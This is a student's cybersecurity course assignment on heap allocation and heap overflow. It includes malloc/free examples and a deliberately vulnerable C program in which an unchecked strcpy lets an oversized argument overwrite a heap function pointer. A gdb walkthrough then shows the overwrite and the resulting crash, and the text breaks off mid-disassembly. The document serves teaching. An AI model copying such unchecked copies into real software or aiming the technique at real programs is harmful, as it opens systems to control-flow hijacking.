DEFENCE UNIVERSITY

COLLEGE OF ENGINEERING

Department of Computer and Information Technology

Specialization: Cybersecurity

Course:**Programming Concepts and Security**
Title: Assignment
Sub title:heap & heap overflow

BY:BEREKET MEKONNEN

Dr. Solomon Zemene
Date: 13 June 2020

Question A

What is heap memory allocation?


It is a way of allocating memory that will be reserved for the data it is given to. And it is mostly used for unknown data length that might be used on run time or if a large data is allocated.

1. Allocating memory for 20 and 17 bytes.

To allocate memory for the bytes given using c language we use a function called **malloc()** and to d-allocate the memory back we use **free().** the allocated memory always have to be freed.
The code for this process is as shown.

```
#include <stdio.h>

int main()
{
     int *poin_A;       //pointer for the first allocation
     int *poin_B;       //pointer for the second allocation

     poin_A = (int *)malloc(20);      //allocating 20-bytes and assign to pointer A
     printf("pointer A val %d\n", poin_A);      // print pointer value
     free(poin_A);                              // free the memory

     poin_B = (int *)malloc(17);        //allocating 17-bytes and to pointer B
     printf("pointer B val %d\n", poin_B);      //print pointer value
     free(poin_B);                              // free the memory

     return 0;
}
```

When allocating memory for these two bytes the base pointer points to the same location. We can see that on the screenshot of the program.




```
(base) bereket@Why:~/Documents/master/programing concept and security/lab/
assignment/heap_over_flow$ ./heap_res1.out
pointer A val 13172752
pointer B val 13172752
```

2. Allocating memory for 20 and 60 bytes.
On this step the only different will be the allocated byte size and all the rest of the code will be the same.
The code implementation:

```
#include <stdio.h>

int main()
{
    int *poin_A;      //pointer for the first allocation
    int *poin_B;      //pointer for the second allocation

    poin_A = (int *)malloc(20);     //allocating 20-bytes and assign to pointer A
    printf("pointer A val %d\n", poin_A);     // print pointer value
    free(poin_A);                             // free the memory

    poin_B = (int *)malloc(60);      //allocating 60-bytes and to pointer B
    printf("pointer B val %d\n", poin_B);     //print pointer value
    free(poin_B);                             // free the memory

    return 0;
}
```

So when we run and see the result in this code the output address are different.



```
(base) bereket@Why:~/Documents/master/programing concept and security/lab/
assignment/heap_over_flow$ ./heap_res2.out
pointer A val 6696976
pointer B val 6698048
```

As seen on the first output result the addresses are the same but for the second one there is a difference in the base addressee. The reason for this is on the first code that we allocated 20-bytes first so the algorithm will go and find a block that is big enough to fit this bytes and allocates that when we free that memory and try to allocate is for 17-bytes it allocates the memory since 17-bytes are less than 20-bytes it will fit in the block that was allocated before so it can use that. But when we came to allocating 60-bytes it checks if 60-bytes fit in the block that was allocated for 20-bytes and we can see that since 60-bytes are much more greater that 20-bytes it can fit in the block so the algorithm will go on and try to find the next fitting block that is free and allocates that to 60-bytes. Due to this the addresses for the allocation varies depending on the size to be allocated.

Question B

1. Write c program that demonstrates heap overflow. Use gdb to demonstrate the heap overflow attack.
I have written a code to demonstrate the attack. The code have two functions that are noaccess and access. Also a structure that is used to point to the function noaccess and another pointer to point to the allocated area of the input arguments. The function called in the main function is noaccess but by using heap overflow we can over write and access the access function.

The code used:

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

#define bufs 20
struct fp {
   int (*fp)();
};
void noaccess(){
      printf("no win\n");
}
void haveaccess(){
      printf("win\n");
}
int main(int argc, char const **argv)
{
      struct fp *func;
      char *buf;

      buf = (char *)malloc(sizeof(char)*bufs);
      func = (int *)malloc(sizeof(struct fp));

      printf("buf %p ,func %p\n",buf , func);
      func->fp=noaccess;
      strcpy(buf, argv[1]);

            func->fp();
}
```


The we compile the code by **gcc** but we have to use the flag **-g** so that our debugger can read it and -o to specify the output file. I have saved the file as heap_overflow.c so the command will be like this:

gcc -g heap_overflow.c -o heap_overflow.out

Now we debug the code and overflow the heap by using **gdb**. Every command used will be in the screen-shots.

First start the debugger.

gdb ./heap_overflow.out




```
(base) bereket@Why:~/Documents/master/programing concept and security/lab/assignment/heap_over_flow$ gdb ./heap_overflow.out
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./heap_overflow.out...done.
(gdb)
```

Setting a break point.

On the gdb command line we input the following to set a break point. Since i want to set the break point at function main i use.

b *main




```
(gdb) b *main
Breakpoint 1 at 0x400618: file heap_overflow.c, line 20.
(gdb)
```

As we can see on the screen-shot the break point have been set at line 20 or address at 0x400618.

Running the code.
To run the code we use the run command and pass in the arguments.


run AAAAA



```
(gdb) run AAAAA
Starting program: /home/bereket/Documents/master/programing concept and security/lab/assignment/heap_over_flow/heap_overflow.out AAAAA

Breakpoint 1, main (argc=0, argv=0x4006c0 <__libc_csu_init>) at heap_overflow.c:20
warning: Source file is more recent than executable.
20      {
(gdb) 
```


As we can see when we run the program is stops at the break point. Know we view the memory on different states.
Before heap was created.

info proc map




```
(gdb) info proc map
process 13265
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x401000     0x1000        0x0 /home/bereket/Documents/master/programing concept and security/lab/assignment/heap_over_
flow/heap_overflow.out
            0x600000           0x601000     0x1000        0x0 /home/bereket/Documents/master/programing concept and security/lab/assignment/heap_over_
flow/heap_overflow.out
            0x601000           0x602000     0x1000     0x1000 /home/bereket/Documents/master/programing concept and security/lab/assignment/heap_over_
flow/heap_overflow.out
      0x7ffff7a0d000     0x7ffff7bcd000   0x1c0000        0x0 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7bcd000     0x7ffff7dcd000   0x200000   0x1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7dcd000     0x7ffff7dd1000     0x4000   0x1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7dd1000     0x7ffff7dd3000     0x2000   0x1c4000 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7dd3000     0x7ffff7dd7000     0x4000        0x0 
      0x7ffff7dd7000     0x7ffff7dfd000    0x26000        0x0 /lib/x86_64-linux-gnu/ld-2.23.so
      0x7ffff7fd3000     0x7ffff7fd6000     0x3000        0x0 
      0x7ffff7ff7000     0x7ffff7ffa000     0x3000        0x0 [vvar]
      0x7ffff7ffa000     0x7ffff7ffc000     0x2000        0x0 [vdso]
      0x7ffff7ffc000     0x7ffff7ffd000     0x1000    0x25000 /lib/x86_64-linux-gnu/ld-2.23.so
      0x7ffff7ffd000     0x7ffff7ffe000     0x1000    0x26000 /lib/x86_64-linux-gnu/ld-2.23.so
      0x7ffff7ffe000     0x7ffff7fff000     0x1000        0x0 
      0x7ffffffdd000     0x7ffffffff000    0x22000        0x0 [stack]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
(gdb) 
```

As we can see on mapped address list there is no heap its because we didn't allocate the memory. By using **n or next** as input we move to the next instruction.



```
(gdb) n
24              buf = (char *)malloc(sizeof(char)*bufs);
(gdb) n
25              func = (int *)malloc(sizeof(struct fp));
(gdb) 
```


Now the memory have been allocated so when we view the mapping we can see the heap part.



```
(gdb) info proc map
process 13265
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x401000     0x1000        0x0 /home/bereket/Documents/master/programing concept and security/lab/assignment/heap_over_
flow/heap_overflow.out
            0x600000           0x601000     0x1000        0x0 /home/bereket/Documents/master/programing concept and security/lab/assignment/heap_over_
flow/heap_overflow.out
            0x601000           0x602000     0x1000     0x1000 /home/bereket/Documents/master/programing concept and security/lab/assignment/heap_over_
flow/heap_overflow.out
            0x602000           0x623000    0x21000        0x0 [heap]
      0x7ffff7a0d000     0x7ffff7bcd000   0x1c0000        0x0 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7bcd000     0x7ffff7dcd000   0x200000   0x1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7dcd000     0x7ffff7dd1000     0x4000   0x1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7dd1000     0x7ffff7dd3000     0x2000   0x1c4000 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7dd3000     0x7ffff7dd7000     0x4000        0x0
      0x7ffff7dd7000     0x7ffff7dfd000    0x26000        0x0 /lib/x86_64-linux-gnu/ld-2.23.so
      0x7ffff7fd3000     0x7ffff7fd6000     0x3000        0x0
      0x7ffff7ff7000     0x7ffff7ffa000     0x3000        0x0 [vvar]
      0x7ffff7ffa000     0x7ffff7ffc000     0x2000        0x0 [vdso]
      0x7ffff7ffc000     0x7ffff7ffd000     0x1000    0x25000 /lib/x86_64-linux-gnu/ld-2.23.so
      0x7ffff7ffd000     0x7ffff7ffe000     0x1000    0x26000 /lib/x86_64-linux-gnu/ld-2.23.so
      0x7ffff7ffe000     0x7ffff7fff000     0x1000        0x0
      0x7ffffffdd000     0x7ffffffff000    0x22000        0x0 [stack]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
(gdb)
```


So now the heap is created and the start address as 0x602000. so now we can view the memory and what is on it. By using **x** command and adding length to view and address we can see the memory.

x /40x 0x602000




```
(gdb) x/40x 0x602000
0x602000:       0x00000000      0x00000000      0x00000021      0x00000000
0x602010:       0x00000000      0x00000000      0x00000000      0x00000000
0x602020:       0x00000000      0x00000000      0x00020fe1      0x00000000
0x602030:       0x00000000      0x00000000      0x00000000      0x00000000
0x602040:       0x00000000      0x00000000      0x00000000      0x00000000
0x602050:       0x00000000      0x00000000      0x00000000      0x00000000
0x602060:       0x00000000      0x00000000      0x00000000      0x00000000
0x602070:       0x00000000      0x00000000      0x00000000      0x00000000
0x602080:       0x00000000      0x00000000      0x00000000      0x00000000
0x602090:       0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```

As we can see the memory is empty. And we will see what it looks like when the arguments are inputted to the heap. But first let view what address is the input argument and the function. By continuing with **n** we get to the print to view the locations.




```
(gdb) n
27              printf("buf %p ,func %p\n",buf , func);
(gdb) n
buf 0x602010 ,func 0x602030
28              func->fp=noaccess;
(gdb) n
```


Os as we can see 0x602010 is the address to the input and 0x602030 is address to the function. So when we view the memory know as the argument input is AAAA and the value of A is 41 so we will see five bytes filled with 41 and at the address 0x602030 we will see the address of the function.


```
(gdb) x/40x 0x602000
0x602000:       0x00000000      0x00000000      0x00000021      0x00000000
0x602010:       0x41414141      0x00000041      0x00000000      0x00000000
0x602020:       0x00000000      0x00000000      0x00000021      0x00000000
0x602030:       0x004005f6      0x00000000      0x00000000      0x00000000
0x602040:       0x00000000      0x00000000      0x00000411      0x00000000
0x602050:       0x20667562      0x30367830      0x30313032      0x75662c20
0x602060:       0x3020636e      0x32303678      0x0a303330      0x00000000
0x602070:       0x00000000      0x00000000      0x00000000      0x00000000
0x602080:       0x00000000      0x00000000      0x00000000      0x00000000
0x602090:       0x00000000      0x00000000      0x00000000      0x00000000
(gdb) 
```


And the output will be.


```
(gdb) n
buf 0x602010 ,func 0x602030
(gdb) n
no win
(gdb) 
```


The overflow will be done by writing a value that is not intended to be there. And since the objective to call the uncalled function and access it we will write the input value until it fills the area the function address is stored. The function is stored 32-bytes apart from the start address of the input arguments location. So by filling the 32-bytes with input the segmentation fault will be viewed. I have started the program from start by using **run** command and inputting more than 32-byte long string. I have used **AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB** . we can see that the address that stores the function address will be 42 since 42 is representation of B.


```
(gdb) x/40x 0x602000
0x602000:       0x00000000      0x00000000      0x00000021      0x00000000
0x602010:       0x41414141      0x41414141      0x41414141      0x41414141
0x602020:       0x41414141      0x41414141      0x41414141      0x41414141
0x602030:       0x42424242      0x00000000      0x00000000      0x00000000
0x602040:       0x00000000      0x00000000      0x00000411      0x00000000
0x602050:       0x20667562      0x30367830      0x30313032      0x75662c20
0x602060:       0x3020636e      0x32303678      0x0a303330      0x00000000
0x602070:       0x00000000      0x00000000      0x00000000      0x00000000
0x602080:       0x00000000      0x00000000      0x00000000      0x00000000
0x602090:       0x00000000      0x00000000      0x00000000      0x00000000
(gdb) 
```

So when we continue. We will get a segmentation fault.



```
(gdb) n

Program received signal SIGSEGV, Segmentation fault.
0x0000000042424242 in ?? ()
(gdb)
```

The segmentation fault is due to the call to address 0x0000000042424242 function. But there is no function with that address but the input address to the function is found so now by inputting the address to the function that is not called it can be accessed. To do that the last 4 values that have been inputted will be changed to the address of the function but first the address of the function have to be found. To do that view the code with **list** or **l** command and find the function name.



```
(gdb) l
10        struct fp {
11          int (*fp)();
12        };
13        void noaccess(){
14                printf("no win\n");
15        }
16        void haveaccess(){
17                printf("win\n");
18        }
19        int main(int argc, char const **argv)
(gdb)
```

So the name of the function is called access. By **disas haveaccess** the disassembled result of the function is viewed.




```
(gdb) disas haveaccess
Dump of assembler code for function haveaccess:
   0x0000000000400607 <+0>:     push   %rbp
